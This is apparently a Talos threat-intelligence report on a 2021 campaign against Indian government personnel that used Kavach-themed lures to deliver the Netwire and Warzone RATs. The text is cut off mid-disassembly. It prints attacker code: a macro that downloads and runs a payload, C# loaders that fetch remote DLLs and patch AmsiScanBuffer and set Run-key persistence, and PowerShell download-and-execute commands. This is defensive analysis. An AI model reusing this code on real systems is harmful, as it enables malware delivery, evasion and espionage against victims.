



Operation “Armor Piercer:” Targeted attacks in the Indian subcontinent using commercial RATs

blog.talosintelligence.com/2021/09/operation-armor-piercer.html



By [Asheer Malhotra](#), [Vanja Svajcer](#) and [Justin Thattil](#).

- Cisco Talos is tracking a campaign targeting government personnel in India using themes and tactics similar to APT36 (aka Mythic Leopard and Transparent Tribe).

- This campaign distributes malicious documents and archives to deliver the Netwire and Warzone (AveMaria) RATs.
- The lures used in this campaign are predominantly themed around operational documents and guides such as those pertaining to the "Kavach" (hindi for "armor") two-factor authentication (2FA) application operated by India's National Informatics Centre (NIC).
- This campaign utilizes compromised websites and fake domains to host malicious payloads, another tactic similar to Transparent Tribe.

What's new?

Cisco Talos recently discovered a malicious campaign targeting government employees and military personnel in the Indian sub-continent with two commercial and commodity RAT families known as NetwireRAT (aka NetwireRC) and WarzoneRAT (aka Ave Maria). The attackers delivered a variety of lures to their targets, predominantly posing as guides related to Indian governmental infrastructure and operations such as Kavach and I.T.-related guides in the form of malicious Microsoft Office documents (maldocs) and archives (RARs, ZIPs) containing loaders for the RATs.



Apart from artifacts involved in the infection chains, we've also discovered the use of server-side scripts to carry out operational tasks such as sending out malicious emails and maintaining presence on compromised sites via web shells. This provides additional insight into the attacker's operational TTPs.

Some of these lures and tactics utilized by the attackers bear a strong resemblance to the Transparent Tribe and SideCopy APT groups, including the use of compromised websites and fake domains.

How did it work?

This campaign uses a few distinct, yet simple, infection chains. Most infections use a maldoc that downloads and instruments a loader. The loader is responsible for downloading or decrypting (if embedded) the final RAT payload and deploying it on the infected endpoint. In some cases, we've observed the use of malicious archives containing a combination of maldocs, loaders and decoy images. The RAT payloads are relatively unmodified, with the command and control (C2) IPs and domains being the most pivotal configuration information.

So what?

This campaign illustrates another instance of a highly motivated threat actor using a set of commercial and commodity RAT families to infect their victims. These RATs are packed with many features out-of-the-box to achieve comprehensive control over the infected systems. It is also highly likely that these malware families establish footholds into the victim's networks to deploy additional plugins and modules.

Infection chains

The earliest instance of this campaign was observed in December 2020 utilizing malicious Microsoft Office documents (maldocs). These maldocs contain malicious VBA macros that download and execute the next stage of the infection — the malware loader.

The maldocs' content ranges from security advisories, to meeting schedules, to software installation notes. These maldocs contain malicious macros that download and execute the next stage payload on the victim's endpoint. The final payload is usually a RAT that can perform a multitude of malicious operations on the infected endpoint.

The maldocs pose as documents related to either meeting schedules pertinent to the victims, or as technical guides related to the Government of India's IT infrastructure. It is likely that these files are either delivered as attachments or links in spear-phishing emails where the verbiage is meant to social engineer the victims into opening the maldoc attachments or downloading them from an attacker-controlled link.

Some file names used are:

- KAVACH-INSTALLATION-VER-1.docm
- Security-Updates.docm
- Online meeting schedule for OPS.doc
- schedule2021.docm

Interestingly, we've observed the use of Kavach-themed maldocs and binaries being used in recent SideCopy attacks.

```
Attribute VB_Name = "NewMacros"
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" _
    Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String,
    ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As I

Sub autoopen()
    curfile = ActiveDocument.Path & "\" & ActiveDocument.Name
    templatefile = Environ("appdata") & "\Microsoft\Templates\" & DateDiff(
    ActiveDocument.SaveAs2 FileName:=templatefile, FileFormat:=wdFormatXMLT
    ActiveDocument.SaveAs2 FileName:=curfile, FileFormat:=wdFormatXMLDocume
    Documents.Add Template:=templatefile, NewTemplate:=False, DocumentType:
End Sub

Sub autonew()
    imgsrc = "https://kavach.govrn.xyz/shedule.exe"
    URLDownloadToFile 0, imgsrc, "C:\Users\Public\Adobe.exe", 0, 0
End Sub

Sub autoclose()
    Shell ("C:\Users\Public\Adobe.exe")
End Sub
```

Malicious macro in maldoc downloading and executing the next stage payload.

Stage 2 — Loaders

The payload is usually loader binaries aimed at instrumenting the final malware payload. These loaders will use either of the following techniques to instrument the final malware payloads on the endpoint:

- Download payload from remote location and activate using process hollowing into itself or a target process.
- Decode embedded payload and activate using process hollowing.

Depending on the variants, the loaders may also perform the following peripheral activities:

- Disable AMSI scanning by patching the first six bytes of the "AmsiScanBuffer" API.
- Set up persistence via registry for the next stage malware payload dropped to disk using the HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run keys.

Downloaders

Throughout March and April 2021, the attackers utilized downloaders to download and

execute the RAT payloads from remote locations. The earliest versions of this loader used RunPE DLLs to inject the malware payloads into a specified target process via hollowing.

```
private static void Main()
{
    Assembly assembly = AppDomain.CurrentDomain.Load(OXRfBIcHwzR.download("http://
    service.clickaway.com/ccrs_tool/uploads/RunPe.dll"));
    object[] array = new object[Convert.ToInt32(4.9092974268256819 - Math.Sin(2.0))];
    array[0] = "\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\InstallUtil.exe";
    array[1] = string.Empty;
    array[Convert.ToInt32(3.0 - Math.Truncate(1.0))] = OXRfBIcHwzR.download("http://
    service.clickaway.com/ccrs_tool/uploads/client.exe");
    array[Convert.ToInt32(3.9974949866040546 - Math.Sin(1.5))] = true;
    object obj = array;
    assembly.GetType("tutorial.gya").InvokeMember("empty", (BindingFlags)Convert.ToInt32
    (256.72103771050172 - Math.Sin(128.0)), null, null, (object[])obj);
}
```

.NET loader utilizing RunPE.dll to inject AveMaria RAT payload into InstallUtil.exe.

In May 2021, the attackers used the next iteration of their C#-based downloader that reaches out to a decoy URL and only proceeds with execution if the communication process fails.

```
try
{
    WebRequest webRequest = WebRequest.Create("http://
    www.asiodjaiosjopaksddpoaksdioajsiodjasoid.google.com");
    WebResponse response = webRequest.GetResponse();
    response.Close();
}
catch (Exception)
{
    int num = 0;
    for (int i = 0; i <= 100000000; i++)
    {
        num++;
    }
    bool flag = num >= 100000000;
    if (flag)
    {
        oijasiodjaosijdioasjd oijasiodjaosijdioasjd = new oijasiodjaosijdioasjd();
        oijasiodjaosijdioasjd.oijoijsjdfois();
    }
}
```

Downloader reaching out to a decoy URL and executing actual functionality in the catch code block.

This downloader then proceeds to patch the "AmsiScanBuffer" API, establishes persistence for the next stage payload and invokes it at the end. The payload in the next stage consists of legitimate .NET-based applications trojanized with the ability to decrypt and deploy the


NetwireRAT malware.

```
public void oijoijsjdfoisjdfois()
{
    byte[] array = new byte[3];
    array[0] = 184;
    array[1] = 87;
    byte[] array2 = array;
    byte[] array3 = new byte[]
    {
        7,
        128,
        195
    };
    byte[] array4 = new byte[2];
    array4[0] = 24;
    byte[] array5 = array4;
    byte[] array6 = new byte[8];
    array6[0] = array2[0];
    array6[1] = array2[1];
    array6[2] = array2[2];
    array6[3] = array3[0];
    array6[4] = array3[1];
    array6[5] = array3[2];
    bool flag = !Environment.Is64BitOperatingSystem;
    if (flag)
    {
        array6[5] = 194;
        array6[6] = array5[0];
        array6[7] = array5[1];
    }
    IntPtr hModule = BaseLibs.LoadLibrary("amsi.dll");
    IntPtr procAddress = BaseLibs.GetProcAddress(hModule, "AmsiScanBuffer");
    uint num;
    BaseLibs.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array6.Length)), 64u, out num);
    Marshal.Copy(array6, 0, procAddress, array6.Length);
    WebClient webClient = new WebClient();
    byte[] bytes = webClient.DownloadData("████████████████████/data_entry/circulars/
    QA2E.exe");
    byte[] rawAssembly = null;
    rawAssembly = oijasiodjaosijdioasjd.ijasodijasoidjoiqwjdioiqjwdoiqj(bytes, "ioasjdioasjdioasdo");
    bool flag2 = !File.Exists(this.pathStartup);
    if (flag2)
    {
        try
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
            \\CurrentVersion\\Run", true);
            registryKey.SetValue("Adobe Reader", this.pathStartup);
            string location = Assembly.GetExecutingAssembly().Location;
            string path = Path.Combine(oijasiodjaosijdioasjd.dirStartup, "Adobe Reader2.exe");
            byte[] bytes2 = File.ReadAllBytes(location);
            File.WriteAllBytes(path, bytes2);
        }
        catch (Exception ex)
        {
        }
    }
    Assembly assembly = Assembly.Load(rawAssembly);
    object[] parameters = new object[1];
    assembly.EntryPoint.Invoke(null, parameters);
}
```

AMSI bypass, persistence and invocation by the loader.

Toward the beginning of June 2021, the attackers started experimenting with the use of Pastebin as a payload-hosting platform. The downloader reached out to a Pastebin URL via cURL to download and inject the payload into its own running process.

Evolution of the downloaders:



Loaders with embedded payloads

The attackers modified open-source projects with code to load trojanized .NET-based binaries as loaders for the RATs dating as far back as December 2020. One of the droppers we analyzed is based on the Pangantucan Community High School library management system application.

It is likely that the loader is based on a crypter available to the attackers since we've observed other crimeware families such as Formbook use similar loaders to infect their targets.


```

'NOTE: The following procedure is required by the Windows Form Designer
'It can be modified using the Windows Form Designer.
'Do not modify it using the code editor.
<System.Diagnostics.DebuggerStepThrough(>
Private Sub InitializeComponent()
    Dim resources As System.ComponentModel.ComponentResourceManager = New System.ComponentModel.ComponentResourceManager(GetType(Form_Login))
    Me.Panel_Login = New System.Windows.Forms.Panel()
    Me.Label2 = New System.Windows.Forms.Label()
    Me.Txtbox_Password = New System.Windows.Forms.TextBox()
    Me.Txtbox_Username = New System.Windows.Forms.TextBox()
    Me.Lbl_ForgetPass = New System.Windows.Forms.Label()
    Me.Btn_Login = New System.Windows.Forms.Button()
    Me.Label1 = New System.Windows.Forms.Label()
    Me.PictureBox1 = New System.Windows.Forms.PictureBox()
    Me.Panel_ForgotPass = New System.Windows.Forms.Panel()
    Me.Label4 = New System.Windows.Forms.Label()
    Me.Panel1 = New System.Windows.Forms.Panel()
    Me.Btn_Okay = New System.Windows.Forms.Button()
    Me.Label6 = New System.Windows.Forms.Label()
    Me.Label3 = New System.Windows.Forms.Label()
    Me.Label5 = New System.Windows.Forms.Label()
    Me.Panel_Login.SuspendLayout()
    CType(Me.PictureBox1, System.ComponentModel.ISupportInitialize).BeginInit()

```

The original application Initialization code for Form1.


```

[DebuggerStepThrough]
private void InitializeComponent()
{
    this.Panel_Login = new Panel();
    this.Label2 = new Label();
    this.Txtbox_Password = new TextBox();
    this.Txtbox_Username = new TextBox();
    this.Lbl_ForgetPass = new Label();
    this.Btn_Login = new Button();
    this.Label1 = new Label();
    this.PictureBox1 = new PictureBox();
    this.Panel_ForgotPass = new Panel();
    this.Label4 = new Label();
    this.Panel1 = new Panel();
    this.Btn_Okay = new Button();
    this.Label6 = new Label();
    this.Label3 = new Label();
    this.Label5 = new Label();
    this.Panel_Login.SuspendLayout();
    ISectionEntry sectionEntry = new ISectionEntry(true, 83, 45f, 98443, 98481);
    ((ISupportInitialize)this.PictureBox1).BeginInit();
    this.Panel_ForgotPass.SuspendLayout();
    this.Panel1.SuspendLayout();
    base.SuspendLayout();
}

```

The same function in the trojanized version calls a constructor to the added ISectionEntry class.

The loader modified the Login form with a call to a function that loads a DLL loader with the assembly name "SimpleUI." The second-stage loader is extracted from the .NET resource with the name "Draw." The assembly extracted from the Draw resource is responsible for decoding and loading a Netwire injector module which is stored as the AuthorizationRule bitmap resource in the original trojanized loader.



AutorizationRule blob parsed as a bitmap image (464,147 bytes long).

The injector is responsible for deploying the netwireRAT binary present in its .NET resources into a target process, such as vbc.exe.

Stage 3 — Final payloads

The Netwire and AveMaria RAT families are eventually downloaded and executed on the victim machine. In some cases, we've also discovered the deployment of custom .NET-based file enumerator modules that generate and exfiltrate file path listings of specific file extensions on the infected systems.

Maldoc infection chain variation

In one instance, the attackers used a different variation of the infection chain that starts with a malicious document delivered to the victim. The macro in the maldoc downloads and executes a VBScript (VBS) instead of directly downloading the malware payload.


The VBS contains many junk comments interlaced with the actual malicious code. The malicious code will execute an encoded PowerShell command to download the next payload.

The PowerShell downloads a malicious archive and an unzip utility such as 7-Zip from a remote location. This utility unzips and runs the malware payload from the archive file. An example of the command used to unzip the archive is:

```
7za.exe x -y -aoa -bso0 -bse0 -bb0 -bd <archive_file_path>
```

```
cd %env:APPDATA%
iwr https://www.dropbox.com/s/1t7a98ltheovaiy/adobecloud.7z?dl=1 -UseBasicParsing -OutFile "%env:APPDATA%\adobecloud.7z"
iwr https://www.dropbox.com/s/7gqekdgvpngvhey/7za.exe?dl=1 -UseBasicParsing -OutFile "%env:APPDATA%\7za.exe"
& .\7za.exe x -y -aoa -bso0 -bse0 -bb0 -bd adobecloud.7z
& .\adobecloud.exe
```

Decoded PowerShell commands to activate the next-stage payload.
Infection chain diagram:






The final payload in this infection chain is a loader for AveMariaRAT.

Archive-based infections

In other infection attempts dating as far back as December 2020, the attackers hosted malicious ZIP archives containing malware payloads on compromised websites. It is likely

that the URLs to these archive files were sent to victims to make them download and open the malware payload on their endpoints.

Name	Size	Packed Si...	Modified	Created	Accessed
 KAVACH-INSTALLATION-V3.exe	21 504	6 248	2021-07-02 09:44	2021-07-02 09:44	2021-07-02 09:44
Name	Size	Packed Si...	Modified	Created	Accessed
 Meeting details.exe	373 248	272 707	2021-07-08 10:51	2021-07-08 10:57	2021-07-09 07:42
Name	Size	Packed Si...	Modified	Created	Accessed
 kavach-2-instructions.exe	370 176	271 715	2021-07-08 10:47	2021-07-09 08:37	2021-07-08 15:00

Three distinct archives containing the malicious payloads.

The malicious binaries from the archives found thus far load and instrument NetwireRAT.

Payload Analysis

NetwireRAT

Netwire is a highly versatile RAT consisting of multiple capabilities including:

- Stealing credentials from browsers.
- Execute arbitrary commands.
- Gather system information.
- File management operations such as write, read, copy, delete files, etc.
- Enumerate, terminate processes.
- Keylogging.

```

.text:00409953 ; int __cdecl mw_fn_keylogger(UINT uCode)
.text:00409953 mw_fn_keylogger proc near ; CODE XREF: sub_409CF9+1174p
.text:00409953
.text:00409953 nVirtKey = dword ptr -3BCh
.text:00409953 uMapType = dword ptr -3B8h
.text:00409953 lpKeyState = dword ptr -3B4h
.text:00409953 pwszBuff = dword ptr -3B0h
.text:00409953 cchBuff = dword ptr -3ACh
.text:00409953 wFlags = dword ptr -3A8h
.text:00409953 lpDefaultChar = dword ptr -3A4h
.text:00409953 lpUsedDefaultChar = dword ptr -3A0h
.text:00409953 var_39C = byte ptr -39Ch
.text:00409953 MultiByteStr = byte ptr -35Ch
.text:00409953 String = word ptr -31Ch
.text:00409953 WideCharStr = word ptr -29Ch
.text:00409953 KeyState = byte ptr -21Ch
.text:00409953 var_11C = byte ptr -11Ch
.text:00409953 uCode = dword ptr 4
.text:00409953
.text:00409953 push ebp
.text:00409953 push edi
.text:00409954 push esi
.text:00409955 push ebx
.text:00409956 sub esp, 3ACh
.text:00409957 mov [esp+3BCh+nVirtKey], 12h ; nVirtKey
.text:0040995D mov ebx, [esp+3BCh+uCode]
.text:00409964 call GetKeyState
.text:0040996B push ecx
.text:00409970 mov esi, eax
.text:00409973 mov [esp+3BCh+nVirtKey], 14h ; nVirtKey
.text:0040997A call GetKeyState
.text:0040997F edi
.text:0040997F push edi
.text:00409980 mov [esp+3BCh+nVirtKey], 91h ; '' ; nVirtKey
.text:00409987 call GetKeyState
.text:0040998C push ebp
.text:0040998D mov [esp+3BCh+nVirtKey], 90h ; nVirtKey
.text:00409994 call GetKeyState
.text:00409999 push eax
.text:0040999A lea ebp, [esp+3BCh+KeyState]
.text:004099A1 mov [esp+3BCh+nVirtKey], ebp ; lpKeyState
.text:004099A4 call GetKeyboardState
.text:004099A9 cmp ebx, 22h ; ''
.text:004099AC push eax
.text:004099AD jz loc_409AC0
.text:004099B3 ja short loc_409A17
.text:004099B5 cmp ebx, 12h
.text:004099B8 ja short loc_4099EA
.text:004099BA cmp ebx, 10h
.text:004099BD jnb loc_409CEE
.text:004099C3 cmp ebx, 9
.text:004099C6 jz loc_409A93
.text:004099CC cmp ebx, 0Dh
.text:004099CF jz loc_409A8A
.text:004099D5 cmp ebx, 8
.text:004099D8 jnz loc_409B22
.text:004099DE mov [esp+3BCh+nVirtKey], offset str_Backspace ; "[cCYw6sCYd]"
.text:004099E5 jmp loc_409AFD
.text:004099EA ; -----
